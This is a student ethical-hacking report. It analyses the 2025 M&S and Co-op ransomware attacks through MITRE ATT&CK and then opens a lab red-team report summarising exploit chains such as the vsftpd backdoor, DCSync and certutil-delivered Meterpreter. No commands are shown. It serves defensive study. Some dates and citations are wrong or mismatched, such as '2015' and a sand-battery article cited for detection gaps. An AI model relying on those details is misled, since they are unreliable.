



ETHICAL HACKING

Research into cyber security attacks and Penetration testing for a virtualize simulated company Website



MAY 8, 2026

2505249 - SANJAY KUMAR UNKILI

UNIVERSITY OF WALES TRINITY SAINT DAVID - Wales Institute of Science and Arts –
School of Applied Computing

Abstract

This report offers a strategic breakdown of the 2025 hacking attacks on Marks & Spencer and The Co-operative Group. The campaign, linked to Scattered Spider and DragonForce ransomware, involved targeting third-party vendors, notably Tata Consultancy Services. Through social engineering via phishing and vishing attacks, they obtained access, escalated privileges and launched ransomware to disrupt services.

The report uses the MITRE ATT&CK framework to identify the tactics, techniques and procedures of the adversaries, pointing to gaps in identity and access management, monitoring and supply chain. It also considers technical, organisational and human vulnerabilities. It offers strategic guidelines, such as Zero Trust, phishing-resistant authentication, and enhanced third-party vendor control, to enhance cybersecurity and protect against future large-scale incursions.

Table of Contents : Task 1

Abstract	2
Introduction	5
Incident Summary and Timeline	5
Adversary TTP Mapping (MITRE ATT&CK)	8
TTP Mapping Table	8
Explanation of Key TTPs	10
Root Cause & Security Control Failures	11
Technical Failures	11
Organisational Failures	11
Human Factors	12
Threat Actor Profile & Motive	12
Detection & Response Analysis	13
Strategic Recommendations	14
Conclusion	15
References	16
Appendices	19
Attack flow diagram	20
Failure architecture diagram	20
Industry reports and Official sites	20

List of figures

Figure 1 Attack Timeline diagram.....	6
Figure 2 MITRE ATT&CK Mapping diagram.....	10
Figure 3 Attack flow diagram	20
Figure 4 Failure Architecture diagram.....	20

List of tables

Table 1 Incident Timeline.....	6
Table 2 Adversary TTP Mapping (MITRE ATT&CK) table.....	8
Table 3 Response strategies comparison (M&S and Co-op).....	13
Table 4 Strategic recommendations.....	14

Introduction

The UK retail industry is a vital component of the economy, contributing more than £400 billion a year and processing a significant volume of personal and financial data [31]. Retailers such as The Co-operative Group and Marks & Spencer are prime targets for cyberattacks because of their access to sensitive personal data, payment processing and supply chain management. They depend on interlinked systems and suppliers, which can lead to large-scale outages [6].

Cyber-attacks are also evolving to include identity-based attacks and Advanced Persistent Threats (APTs) that exploit mistakes and authentication weaknesses. In this report, the 2025 attacks on M&S and Co-Op are examined, mapped TTPs to MITRE ATT&CK, pointed out weaknesses and recommend ways to improve security.

Incident Summary and Timeline

The 2025 attacks on Marks & Spencer and The Co-operative Group were a well-planned ransomware attack by the Scattered Spider group [11]. The attack occurred during the busy Easter weekend of March and April 2015, and involved a third-party IT provider, Tata Consultancy Services (TCS). They used social engineering such as impersonating genuine staff to fool the helpdesk into changing passwords and disabling security measures such as multi-factor authentication [13]. They were able to gain access to M&S systems in late March.

Once inside, hackers then traversed the network, stole data and eventually deployed ransomware known as DragonForce, which sent UK retail operations into chaos. The same approach was then applied to Co-op, and even Harrods (which managed to successfully prevent the attack [26]).

During Easter weekend (April 19-21), customers of M&S were unable to make contactless payments, and the loyalty card program and Click & Collect services were down. On April 22, M&S confirmed the attack Spider [15]. On April 23, a ransom note was sent to the CEO and by April 25, all online services were offline [11]. Co-op noticed the attack on April 26 and shut down systems to minimise disruption. The recover extended to July for M&S while Co-op restored domains faster. Later in July 2025, four teens were arrested by NCA in relation with Scattered [21]. This led to the retailer reportedly ending its services contract with TCS. The news emerged in September 2025, but TCS confirmed it doesn't offer cybersecurity services to M&S. The attack crippled retail processes and loyalty programs [29].

Timeline of the Phishing and Ransomware Attack




Figure 1 Attack Timeline diagram

(Source: Self-created)

Impact:

The attacks resulted in massive damage, including £300 million for M&S and more than £200 million revenue loss for the Co-op [28]. The attack erased around 30% of the estimated profit of M&S for the same financial year. There was also significant service outages and compromised customer data including names, addresses and dates of birth. On the other hand, regional product shortages occurred in Co-op due to taking systems offline. The incidents were classified as the Category 2 Systemic event by Cyber Monitoring Centre [7].

Table 1 Incident Timeline

Phase	Date/Event	Key Milestone/Details	Impact/Source
Discovery	March 2025 (early)	Phishing reconnaissance on retailer employees and TCS vendors; employee data	Enabled targeted calls

		gathered for social engineering [11].	
Initial Access	Late March–Feb 2025 (M&S)	Social engineering on TCS helpdesk: impersonation led to MFA reset, NTDS.dit theft. Co-op followed similar vector [25].	Network foothold
Initial Access	April 22–26, 2025 (Co-op)	Unauthorized access attempts detected post-M&S; third-party integration exploited [6].	Data exfil started
Escalation	Easter Weekend (Apr 19–21)	Lateral movement; encryption spreads to POS, loyalty (Sparks), Click & Collect systems at M&S [11].	Service failures nationwide
Escalation	Apr 23–24, 2025	Ransom note to M&S CEO via compromised email; DragonForce ransomware deployed on ESXi VMs (Apr 24) [11].	Servers locked
Escalation	Apr 25, 2025 (Co-op)	DragonForce extortion via Teams/call to security head; 20M customer records (names, DOBs) exfiltrated [32].	Supply chain halted
Containment	Apr 25–26, 2025 (M&S/Co-op)	M&S suspends online orders; Co-op proactively shuts VPNs/IT networks, thwarts full encryption [6]. Harrods air-gaps.	Limited ransomware spread

Public Disclosure	Apr 22, 2025 (M&S)	"Cybersecurity incident" filed to London Stock Exchange.	Operational alert
Public Disclosure	Apr 30, 2025 (Co-op)	ITV News leaks internal email; DragonForce confirms data theft to BBC (May).	Revenue scrutiny
Remediation	May 21, 2025 (M&S)	Website restored in read-only mode; full ops by July. TCS internal probe launched (May 23) [11].	Partial recovery
Remediation	June–Sep 2025	Co-op domain rebuilds; NCA arrests 4 suspects (Jul 9) (Jones, 2025); M&S severs TCS ties (Sep).	Campaign disrupted

Adversary TTP Mapping (MITRE ATT&CK)

The MITRE ATT&CK framework is a popular representation of attacker actions in terms of tactics (goals) and techniques (methods). It's used to gain insight into the step-by-step nature of real-world attacks. During the 2025 cyber-attack on Marks & Spencer and The Co-operative Group, the hackers used various techniques during the attack lifecycle, primarily identity theft and ransomware.

TTP Mapping Table

Table 2 Adversary TTP Mapping (MITRE ATT&CK) table

Tactic	Technique	ID	Explanation
Initial Access	Phishing (Spearphishing)	T1566.001	Attackers sent targeted emails to TCS helpdesk staff pretending to be employees, tricking them into sharing credentials [30].

Initial Access	External Remote Services	T1133	Attackers used VPN/helpdesk access from TCS to enter internal systems.
Execution	Command Shell	T1059.003	Commands were executed to explore systems and gather information.
Credential Access	OS Credential Dumping	T1003.001	Tools like Mimikatz were used to extract passwords from memory.
Credential Access	Modify Authentication Process	T1556.001	Attackers changed authentication settings to maintain access [25].
Discovery	Account Discovery	T1087.002	They identified important user accounts within the domain.
Discovery	Network Scanning	T1046	Internal networks were scanned to locate critical systems [8].
Lateral Movement	Remote Desktop Protocol (RDP)	T1021.001	Attackers moved between systems using RDP sessions.
Command & Control	Web Protocols	T1071.001	Communication with attacker servers was done via HTTPS.
Collection	Data from Local System	T1005	Sensitive customer and business data were collected [17].
Exfiltration	Exfiltration Over C2 Channel	T1041	Data was transferred to external servers before encryption.
Defense Evasion	Impair Defenses	T1562.001	Security tools like EDR were disabled to avoid detection [30].
Impact	Data Encrypted for Impact	T1486	DragonForce ransomware encrypted systems and services [18].

Impact	Inhibit Recovery	System	T1490	Backup systems were deleted to prevent recovery.
--------	------------------	--------	-------	--




Figure 2 MITRE ATT&CK Mapping diagram

(Source: Self-created)

Explanation of Key TTPs

The attack began with spearphishing (T1566.001) to get TCS helpdesk to reset passwords. This allowed them to access external remote services (T1133). They then ran commands (T1059.003) to navigate the system and dumped credentials (T1003.001) to get admin passwords.

Once they increased their privileges, the hackers made changes to the authentication process (T1556.001) to enable ongoing access. They then conducted account discovery (T1087.002) and network scanning (T1046) to find valuable systems, such as payment servers and database management systems [19].

The attackers then used RDP (T1021.001) to pivot and install ransomware. Prior to this, they gathered and stole sensitive information (T1005) and exfiltrated data (T1041) through secure web protocols (T1071.001). To avoid detection, they shut down security software (T1562.001). They

then encrypted systems (T1486) and removed backups (T1490) to cause significant disruption and loss.

Root Cause & Security Control Failures

The cyberattack on Marks & Spencer and The Co-operative Group was not due to a single vulnerability, but a mix of technical, process and human failures. The hackers, from the Scattered Spider group, targeted vulnerabilities across all aspects, particularly through the third-party supplier, Tata Consultancy Services [4]. This allowed the hackers to go undetected for weeks and then to deploy ransomware.

Technical Failures

- **Weak Endpoint Security (Control Failed: Endpoint Detection and Response – EDR):** The systems did not detect infostealer software and credential dumping tools such as Mimikatz. This was due to the tools primarily using signature-based detection, which was unable to detect customised or new attacks [27]. This allowed the attackers to steal passwords undetected.
- **Poor Logging and SIEM Gaps (Control Failed: Continuous Monitoring / SIEM):** The monitoring of logs and correlation of systems was ineffective. The vendor's logs were not correlated with internal logs, so suspicious activity such as multiple password resets was not detected [10]. This resulted in failing to detect early signs of an attack.
- **MFA Weaknesses (Control Failed: Multi-Factor Authentication):** While the organisation had MFA, it was weak. Employees in the helpdesk were able to reset authentication with weak verification like SMS or identity verification. A lack of phishing-resistant MFA (such as hardware tokens) made it easy for the attackers to get through.

Organisational Failures

- **Over-Trust in Third-Party Vendor (Control Failed: Third-Party Risk Management):** The organisations provided unnecessary access to TCS without proper restrictions [14]. There were weak controls to monitor vendor activity, resulting in attackers taking advantage of this trust and breaching internal networks.
- **Lack of Network Segmentation (Control Failed: Network Access Control):** The network was not sufficiently segmented. This allowed them to freely access other systems, including key servers and databases. This significantly increased the scale of the attack.

- **Absence of Zero Trust Model (Control Failed: Identity and Access Management):** The organisations used a trust model rather than a Zero Trust approach. This allowed access based on trust, without ongoing verification, thus enabling the attackers to gain and retain control.

Human Factors

- **Social Engineering Success (Control Failed: Security Awareness Training):** Staff, particularly helpdesk, were not trained in social engineering schemes. Imposters posed as employees and added a sense of urgency, causing staff to skip verification procedures [11].
- **Helpdesk Manipulation (Control Failed: Access Verification Procedures):** Resetting passwords did not require rigorous identity verification. This procedure allowed attackers to easily access high-privilege accounts [20].
- **Lack of Security Awareness (Control Failed: Role-Based Training):** Employees failed in detecting the early signs of cyberattacks, such as failure of the system during Easter. This slowed down the process of reaction and allowed the attack to spread further [3].

These controls were all related. Inadequate technical controls allowed human errors and poor organisational policies exacerbated this to cause significant financial and operational losses.

Threat Actor Profile & Motive

The recent cyberattacks against Marks & Spencer and The Co-operative Group were primarily the work of threat group Scattered Spider (UNC3944), and their allies, the DragonForce ransomware group. The group is particularly skilled in social engineering, rather than just technical hacking [24].

In terms of nature, it's thought the hackers are young, English-speaking people. Indeed, some of the suspects were as young as 17-20, indicating that the group uses language skills and self-confidence to successfully deceive employees [8]. They are very persuasive, especially when impersonating high-level employees.

Their primary attack techniques were vishing (phone phishing) - where they would call helpdesk employees to request password resets - and SIM swapping to bypass two-factor authentication. They also re-used compromised credentials to gain access to other systems [4].

The goal of the attack was financial gain. They employ a ransomware attack model, in which they encrypt systems and steal data, and then demand a ransom to release them and protect them from being released [5].

In general, they are skilled and sophisticated. They are not as sophisticated as government-sponsored hackers, but very successful with businesses [12]. They successfully launched a supply-chain attack involving multiple companies, and went undetected for some time. While attribution is good, other options, such as insiders, are unlikely as the attack affected multiple companies.

Detection & Response Analysis

The attack was detected much later, with the attackers being in systems from late March to late April. In both Marks & Spencer and The Co-operative Group, initial malicious activity was legitimate, such as helpdesk password changes and user logins. This resulted in no security alerts being triggered [2]. Further, there was no monitoring integration between internal systems and the third-party vendor, so patterns were not detected.

The responses, however, were very different for both organisations:

Table 3 Response strategies comparison (M&S and Co-op)

Aspect	M&S (Reactive)	Co-op (Proactive)
Detection	Identified after service failures (April 19)	Detected suspicious access early (April 26)
Containment	Systems shut after ransomware spread	Immediate shutdown of VPN and IT systems
Impact	Full encryption, major disruption	Limited spread, partial disruption
Recovery	Slow recovery, operations restored by July	Faster recovery despite operational issues

M&S only reacted to major incidents, which resulted in ransomware impact. However, Co-op responded promptly by isolating systems, minimising impact. This demonstrates how quicker detection and response strategies can minimise the impact of cyberattacks.

Strategic Recommendations

Here are some recommendations to counteract the vulnerabilities identified in the Marks & Spencer and The Co-operative Group attacks. These measures target stopping identity theft and abuse, containing attacks and enhancing detection and recovery.

Table 4 Strategic recommendations

Recommendation	Why Needed	How It Stops Attack	Effort	Impact
Zero Trust Architecture	Flat network allowed attackers to move freely	Continuous verification and segmentation block lateral movement after initial access [9]	High	High
Phishing-Resistant MFA	Weak MFA was bypassed through social engineering	FIDO2/hardware keys prevent credential theft and unauthorized access [16]	Medium	High
Third-Party Risk Management	Over-trust in vendor (TCS) enabled entry point	Restricted access, audits, and least privilege reduce risk from vendors [1]	Medium	High
Improved Monitoring (SIEM/EDR)	Lack of monitoring delayed detection	Centralised logs and behaviour analysis detect abnormal activities early [22]	Medium	High
Backup & Recovery	Ransomware blocked system recovery	Offline backups ensure systems can be restored without paying ransom [23]	Low	High

These should be done gradually. Immediate measures such as enhanced multi-factor authentication (MFA) and backups can help mitigate the risk, while long-term strategies like Zero Trust can help prevent sophisticated attacks. In summary, these measures are about cutting trust, enhancing visibility and maintaining operations.

Conclusion

The recent cyberattacks on Marks & Spencer and The Co-operative Group illustrated how exploitation of identity and supply chain vulnerabilities led to significant disruption. These included weak authentication, monitoring and trust in third-party access. The key takeaway is that current cybersecurity threats are more about trust than technology, and that more stringent identity and verification measures are needed.

References

- [1] T. O. Abrahams, O. A. Farayola, S. Kaggwa, P. U. Uwaoma, A. O. Hassan, and S. O. Dawodu, “Reviewing third-party risk management: best practices in accounting and cybersecurity for superannuation organizations,” *Finance & Accounting Research Journal*, vol. 6, no. 1, pp. 21–39, 2024.
- [2] M. McGrath, “Climate change: ‘Sand battery’ could solve green energy’s big problem,” *BBC News*, 2025. [Online]. Available: <https://www.bbc.com/news/articles/c0el31nqnpvo> (accessed Apr. 25, 2026).
- [3] S. Butler and D. Milmo, “Clothing shortages, food waste and millions lost each day: inside the M&S cyber-attack chaos,” *The Guardian*, 2025. [Online]. Available: <https://www.theguardian.com/business/2025/may/03/inside-the-marks-and-spencer-cyber-attack-chaos> (accessed Apr. 25, 2026).
- [4] CISA, “Best Practices for MITRE ATT&CK® Mapping,” 2021. [Online]. Available: <https://www.cisa.gov/sites/default/files/publications/Best%20Practices%20for%20MITRE%20ATTCK%20Mapping.pdf> (accessed Apr. 2026).
- [5] CrowdStrike, “Scattered Spider Adversary Profile,” 2026. [Online]. Available: <https://www.crowdstrike.com/en-us/adversaries/scattered-spider/> (accessed Apr. 25, 2026).
- [6] M. Cruickshank, “The Co-op Cyber Attack – A Timeline Case Study,” 2025. [Online]. Available: <https://planbconsulting.co.uk/knowledge-zone/the-co-op-cyber-attack-a-timeline-case-study/> (accessed Apr. 25, 2026).
- [7] Cyber Monitoring Centre, “Cyber Monitoring Centre Statement on Ransomware Incidents in the Retail Sector – June 2025,” 2025. [Online]. Available: <https://cybermonitoringcentre.com/2025/06/20/cyber-monitoring-centre-statement-on-ransomware-incidents-in-the-retail-sector-june-2025/> (accessed Apr. 25, 2026).

- [8] CISA, “Scattered Spider,” 2025. [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a> (accessed Apr. 25, 2026).
- [9] P. Czerwonka, “Key Factors Influencing the Adoption of SaaS: A Case Study of Microsoft Exchange Online,” *European Research Studies*, vol. 27, pp. 240–251, 2024.
- [10] P. Dwyer, “Cyber reality check: The M&S breach and the compliance gap,” 2025. [Online]. Available: <https://www.int-comp.org/insight/cyber-reality-check-the-ms-breach-and-the-compliance-gap/> (accessed Apr. 25, 2026).
- [11] R. Harpur, “Marks & Spencer Breach: How A Ransomware Attack Crippled a UK Retail Giant,” 2025. [Online]. Available: <https://www.blackfog.com/marks-and-spencer-ransomware-attack/> (accessed Apr. 25, 2026).
- [12] IISF, “Threat Actor Analysis: Scattered Spider and the Marks & Spencer Cyber Incident,” n.d. [Online]. Available: https://www.iisf.ie/files/UserFiles/Cyber-technical-guides/Scattered-Spider-and-MandS-Incident_.pdf (accessed Apr. 25, 2026).
- [13] Information Commissioner’s Office, “Statement on cyber incidents impacting retailers,” 2025. [Online]. Available: <https://ico.org.uk/about-the-ico/media-centre/news-and-blogs/2025/05/statement-on-cyber-incidents-impacting-retailers/> (accessed Apr. 25, 2026).
- [14] Insider Risk Index, “Insider Risk Index,” 2025. [Online]. Available: <https://www.insiderisk.io/research/third-party-insider-risk-vendor-threats-2025> (accessed Apr. 25, 2026).
- [15] D. Jones, “UK authorities arrest 4 people in probe of retail cyberattack spree,” *Cybersecurity Dive*, 2025. [Online]. Available: <https://www.cybersecuritydive.com/news/uk-arrest-four-retail-cyberattack/752682/> (accessed Apr. 25, 2026).
- [16] J. Lockett, “Phishing Resistant Systems: A Literature Review,” *J. Comput. Sci. Coll.*, vol. 39, no. 3, p. 347, 2023.

- [17] MITRE, “Data from Local System, Technique T1005 - Enterprise,” 2017. [Online]. Available: <https://attack.mitre.org/techniques/T1005/> (accessed Apr. 25, 2026).
- [18] MITRE, “Data Encrypted for Impact, Technique T1486 - Enterprise,” 2019. [Online]. Available: <https://attack.mitre.org/techniques/T1486/> (accessed Apr. 25, 2026).
- [19] MITRE, “MITRE ATT&CK®,” 2026. [Online]. Available: <https://attack.mitre.org/> (accessed Apr. 25, 2026).
- [20] P. Muncaster, “UK’s NCSC Offers Security Tips as Co-op Confirms Data Loss,” *Infosecurity Magazine*, 2025. [Online]. Available: <https://www.infosecurity-magazine.com/news/uks-ncsc-security-tips-coop-data/> (accessed Apr. 25, 2026).
- [21] National Crime Agency, “Retail cyber attacks: NCA arrest four for attacks on M&S, Co-op and Harrods,” 2025. [Online]. Available: <https://www.nationalcrimeagency.gov.uk/news/retail-cyber-attacks-nca-arrest-four-for-attacks-on-m-s-co-op-and-harrods> (accessed Apr. 25, 2026).
- [22] T. H. Nguyễn, “Cybersecurity Logging & Monitoring Security Program,” 2022.
- [23] S. Patel, A. Bhadouria, K. R. Dodiya, and A. Khunt, “Evaluating Modern Ransomware and Effective Data Backup and Recovery Solutions,” *Int. J. Sci. Adv. Res. Technol.*, vol. 10, no. 9, pp. 50–57, 2024.
- [24] R. R. Ranasingh, “Dark Web Threat Landscape 2025: An Analytical Report on Cybercrime Trends, Data Breaches, and Emerging Digital Risks,” 2026.
- [25] A. Sahai, “How Scattered Spider Compromised Marks & Spencer’s Network,” 2025. [Online]. Available: <https://www.ampcuscyber.com/shadowopsintel/how-scattered-spider-compromised-marks-spencers-network-key-findings-and-lessons-learned/> (accessed Apr. 25, 2026).
- [26] A. Sehgal, “Grey Teaming: Autonomous AI Agents for the Crisis Outside the Crisis,” SSRN, 2026.
- [27] Y. J. Seng *et al.*, “In-depth analysis and countermeasures for ransomware attacks,” 2024.

[28] *teiss*, “Co-op says 2025 cyber attack dealt a £285m impact,” 2025. [Online]. Available: <https://www.teiss.co.uk/news/co-op-says-2025-cyber-attack-dealt-a-285m-impact-to-annual-revenue-17290>

(accessed Apr. 25, 2026).

[29] *The Times of India*, “M&S ends contract with TCS after cyberattack,” 2025. [Online]. Available: <https://timesofindia.indiatimes.com/technology/tech-news/ms-ends-contract-with-tcs-after-cyberattack-claims-report-tcs-issues-clarification-we-do-not-provide-cyber-security-services-to-ms-this-is-/articleshow/124845246.cms>

(accessed Apr. 25, 2026).

[30] Trend Micro, “Ransomware Spotlight: DragonForce,” 2025. [Online]. Available: <https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-dragonforce>

(accessed Apr. 25, 2026).

[31] M. Ward, “Retail Sector in the UK,” UK Parliament, 2025. [Online]. Available: <https://researchbriefings.files.parliament.uk/documents/SN06186/SN06186.pdf>

[32] Z. Whittaker, “Marks & Spencer confirms customers’ personal data was stolen in hack,” *TechCrunch*, 2025. [Online]. Available: <https://techcrunch.com/2025/05/13/marks-spencer-confirms-customers-personal-data-was-stolen-in-hack/>

(accessed Apr. 25, 2026).

Appendices

Attack flow diagram




Figure 3 Attack flow diagram

(Source: Self-created)

Failure architecture diagram




Figure 4 Failure Architecture diagram

(Source: Self-created)

Industry reports and Official sites

<https://www.nationalcrimeagency.gov.uk/news/retail-cyber-attacks-nca-arrest-four-for-attacks-on-m-s-co-op-and-harrods>

<https://ico.org.uk/about-the-ico/media-centre/news-and-blogs/2025/05/statement-on-cyber-incidents-impacting-retailers/>

<https://timesofindia.indiatimes.com/technology/tech-news/ms-ends-contract-with-tcs-after-cyberattack-claims-report-tcs-issues-clarification-we-do-not-provide-cyber-security-services-to-ms-this-is-/articleshow/124845246.cms>

<https://attack.mitre.org/>

<https://www.bbc.com/news/articles/c0el31nqnpvo>

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a>

https://www.iisf.ie/files/UserFiles/Cyber-technical-guides/Scattered-Spider-and-MandS-Incident_.pdf

<https://www.blackfog.com/marks-and-spencer-ransomware-attack/>

<https://attack.mitre.org/techniques/T1486/>

<https://attack.mitre.org/techniques/T1005/>

<https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-dragonforce>

<https://www.cisa.gov/sites/default/files/publications/Best%20Practices%20for%20MITRE%20ATTCK%20Mapping.pdf>

Table of Contents : Task 2

Abstract	3
1. Introduction.....	3
2. Methodology	3
3. Lab Environment	4
4. Findings - Attack Narrative	8
4.1 Reconnaissance (T1595, T1046, T1083, T1087).....	8
4.2 Exploit A: Remote Code Execution - VM2 (vsftpd 2.3.4 Backdoor).....	17
4.2.1 DVWA SQL Injection	19
4.3 Exploit B: Active Directory Domain Compromise - VM1-DC.....	22
4.4 Exploit C: Sensitive Data Exfiltration - VM3-Client	26
4.5 Command and Control & Living-Off-the-Land	27
5. Detection Gap Analysis	31
6. Conclusion	32
7. References.....	33
Appendix A: Rules of Engagement	34
A.1 Scope.....	34
A.2 Permitted Techniques.....	34
A.3 Excluded Activities	34
A.4 Kill Switch	34
A.5 Legal Statement.....	34
Appendix B: Threat Emulation Plan.....	35
Appendix C: Lab Network Configuration	36

Abstract

This report reports on a red team exercise with a virtualised laboratory, which simulates the ABCD Ltd, a UK mid-sized retail company. It targeted three virtual machines; a Windows Server 2019 Active Directory Domain Controller (VM1-DC, 192.168.56.10), a Metasploitable 2 Linux web server (VM2, 192.168.56.23), and a Windows 11 workstation with sensitive dummy data (VM3-Client, 192.168.56.24). Three separate exploits were carried out: (1) a vsftpd 2.3.4 backdoor that grants root access to VM2, reinforced by UNION-based SQL injection against DVWA; (2) Credential reuse and DCSync, which fully compromised the Active Directory domain of VM1; and (3) SMB lateral movement, which was used to steal customer PII off VM3. LOLBin was delivered with the help of certutil.exe to create a Meterpreter C2 channel. LOLBin was delivered after Windows Defender was disabled. Each of the techniques is aligned to the MITRE ATT&CK framework. A detection gap analysis determines nine control failures that allow the attack chain.

1. Introduction

ABCD Ltd is a UK based middle sized company that offers web facing retail services and internal corporate systems. The company contracted a red team exercise to test its detection, prevention, and response against realistic adversarial techniques. This test was done in a virtualised laboratory environment, not connected to any real-world systems or the internet, fully consistent with the UK Computer Misuse Act 1990 and the Data Protection Act 2018 [2].

The main aims were: (1) run a realistic end-to-end attack chain that illustrates lateral movement through an internet-facing service to sensitive internal data; (2) map all methods to the MITRE ATT&CK framework (v14); and (3) find detection and control gaps that would enable such an attack to succeed without being noticed. Its methodology was based on the Penetration Testing Execution Standard (PTES) and was informed by the OWASP Testing Guide v4.2 of web application testing [3]. All testing was under the signed Rules of Engagement (Appendix A) and Threat Emulation Plan (Appendix B).

2. Methodology
